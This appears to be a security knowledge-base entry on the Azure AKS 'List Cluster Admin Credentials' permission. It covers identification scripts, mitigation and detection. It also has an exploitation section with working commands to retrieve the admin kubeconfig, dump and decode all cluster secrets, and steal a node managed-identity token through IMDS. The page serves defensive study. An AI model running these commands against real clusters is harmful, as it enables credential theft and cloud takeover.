
AZ_LIST_CLUSTER_ADMIN_CREDENTIALS
Summary
| Forestall ACL Alias | AZ_LIST_CLUSTER_ADMIN_CREDENTIALS |
| Azure Alias | AKS List Cluster Admin Credentials |
| Affected Object Types | Managed Kubernetes Clusters (AKS) |
| Exploitation Certainty | Certain |
| Severity | Critical |
| Azure RBAC Roles | Azure Kubernetes Service Cluster Admin Role (0ab0b1a8-8aac-4efd-b8c2-3ee1fb270be8), Azure Kubernetes Service Contributor Role (ed7f3fbd-7b88-4dd4-9017-9adb7ce333f8) |
Custom Role Actions:
Microsoft.ContainerService/managedClusters/listClusterAdminCredential/action
Description
This edge allows retrieving the cluster-admin kubeconfig for an AKS cluster. The returned kubeconfig grants full cluster-admin privileges, bypassing any Microsoft Entra / Kubernetes RBAC integration.
With cluster-admin access an attacker can:
- Read all Kubernetes secrets (credentials, tokens, connection strings)
- Deploy or modify workloads to run arbitrary code
- Access the cluster’s managed identity for lateral movement
- Pivot to internal resources reachable from the cluster network
Note: When local accounts are disabled (
--disable-local-accounts), this action is blocked.
Related edges: AZ_AKS_CONTRIBUTOR | AZ_EXECUTE_COMMAND
Identification
PowerShell (Az Module)
Connect-AzAccount
$adminCredRoles = @(    "Azure Kubernetes Service Cluster Admin Role",    "Azure Kubernetes Service Contributor Role")
Get-AzRoleAssignment |    Where-Object { $adminCredRoles -contains $_.RoleDefinitionName } |    Select-Object DisplayName, SignInName, RoleDefinitionName, Scope |    Format-Table -AutoSize
# Check assignments on a specific clusterGet-AzRoleAssignment -Scope "/subscriptions/<SubId>/resourceGroups/<RGName>/providers/Microsoft.ContainerService/managedClusters/<ClusterName>" |    Select-Object DisplayName, RoleDefinitionName, ObjectType |    Format-Table -AutoSize
Azure Portal
- Navigate to the AKS cluster -> Access control (IAM) -> Role assignments.
- Azure Kubernetes Service Cluster Admin Role, or Azure Kubernetes Service Contributor Role.
- Under Settings -> Cluster configuration, verify if Local accounts are enabled.
Exploitation
Retrieve the cluster-admin kubeconfig
az aks get-credentials --resource-group "<RGName>" --name "<ClusterName>" --admin
kubectl get nodes
Dump kubeconfig and list nodes
Dump Kubernetes secrets
kubectl get secrets --all-namespaces
kubectl get secret <secret-name> -n <namespace> -o jsonpath='{.data}' | base64 -d
kubectl get all secrets
Steal the node managed identity token
Pods run on VMSS worker nodes. Each node has a kubelet managed identity accessible via IMDS (169.254.169.254). By default, all nodes share the same identity.
Step 1 - Get the kubelet identity client ID:
az aks show --resource-group "<RGName>" --name "<ClusterName>" \ --query "identityProfile.kubeletidentity.clientId" -o tsv
Get AKS client ID
Step 2 - Request token from inside a pod:
kubectl run azure-cli --image=mcr.microsoft.com/azure-cli --restart=Never --command -- sleep infinity
kubectl exec -it azure-cli -- curl -s -H "Metadata: true" \    "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/&client_id=<KUBELET_CLIENT_ID>"
Get managed identity token
Mitigation
-
Disable local accounts - Set
--disable-local-accountsto blocklistClusterAdminCredentialentirely. -
Restrict role assignments - Limit Cluster Admin Role assignments; use Cluster User Role for day-to-day access.
-
Scope to cluster level - Avoid subscription or resource group scope when cluster scope suffices.
-
Enable Microsoft Entra Kubernetes RBAC - Enforce least privilege within the cluster.
Detection
Use the Azure Portal and Microsoft Entra admin center:
- Open Azure Portal -> target AKS cluster.
- Open Activity log and filter Operation for
listClusterAdminCredential. - Review Caller, IP address, Timestamp, Resource, and Status for unexpected credential retrieval.
- Open Microsoft Entra admin center -> Identity -> Monitoring & health -> Sign-in logs and review sign-ins related to the identity that retrieved the cluster admin credentials.